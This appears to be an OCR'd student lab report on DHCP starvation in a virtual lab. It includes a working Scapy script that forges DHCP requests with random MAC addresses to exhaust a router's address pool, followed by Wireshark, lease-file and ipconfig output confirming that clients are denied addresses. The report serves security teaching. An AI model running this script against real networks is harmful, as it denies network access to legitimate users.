

Lab 1:DHCP Starvation Using Python

1.0Lab Setup

Power on ONLY the External router Ext-Router and no other virtual machine. Navigate to the directory /var/lib/dhcp/. Using nano or vim, edit the DHCP leases files: dhcpd.leases and dhcpd.leases~ Delete any entries found in these files but not the files themselves or the header.




Picture 1. Sudo vim dhcpd.leases



Picture 2. Delete all information in dhcpd.leases


2.0PART A

Using SCAPY and Python create a script that will 'starve' the DHCP IP address pool (10.10.111.100 - 10.10.111.200).





```
from scapy.all import *
from time import sleep
import os
import sys
def DHCP_starve():
        broadcast = "ff:ff:ff:ff:ff:ff"
        IP_ADDR_SUB = "10.10.111."
        for ip in range(101):
                requested_addr = IP_ADDR_SUB + str(100+ip)
                print type(requested_addr)
                src_mac = RandMAC()
                pkt = Ether(src = src_mac, dst = broadcast)
                pkt /= IP(src = "0.0.0.0", dst = "255.255.255.255")
                pkt /= UDP(sport = 68, dport = 67)
                pkt /= BOOTP( chaddr = src_mac)
                pkt /= DHCP(options = [("message-type", "request"), ("server_id",
"10.10.111.1"), ("requested_addr",requested_addr),"end"])

                sendp(pkt)
                print "trying to occupy" + requested_addr +"\n"
                sleep(1)
DHCP_starve()
```

We can also change the sleep time, to make more time for router to react. Then run the DHCP_starvation.py, finish the attack.




Picture 3. Python DHCP_starvation.py




Picture 4. Python DHCP_starvation.py


When running the python file, we can open wireshark, to check if all ip address from the range get their DHCP ACK, if not we need to run again (or run several ip address again).



Picture 5. Wireshark after attack




Picture 6. Wireshark after attack




Picture 7. Wireshark after attack

After we get all ip address, we can go back router to check dhcpd.leases file.




Picture 8,9. Dhcpd.leases after attack



Picture 10. Dhcpd.leases change after attack(some lost ip address)


3.0 PART B

Having a routable IP address use the command ipconfig/release. The IP address may have been cached in VM from a previous boot. Type ipconfig/renew to try to get an IP address from the router. And eventually receive a message saying that the request has timed out, which means the attack was successful.



```
Command Prompt
C:\Documents and Settings\poly>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : vlab.local
        IP Address. . . . . . . . . . . . : 10.10.111.101
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.10.111.1

C:\Documents and Settings\poly>ipconfig/release

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 0.0.0.0
        Subnet Mask . . . . . . . . . . . : 0.0.0.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\poly>
```

Picture 9. Ipconfig/release the address



```
Command Prompt
C:\Documents and Settings\poly>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : vlab.local
        IP Address. . . . . . . . . . . . : 0.0.0.0
        Subnet Mask . . . . . . . . . . . : 0.0.0.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\poly>ipconfig/renew

Windows IP Configuration

An error occurred while renewing interface Local Area Connection 2 : unable to c
ontact your DHCP server. Request has timed out.

C:\Documents and Settings\poly>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        Autoconfiguration IP Address. . . : 169.254.228.72
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\poly>
```

Picture 10. Time out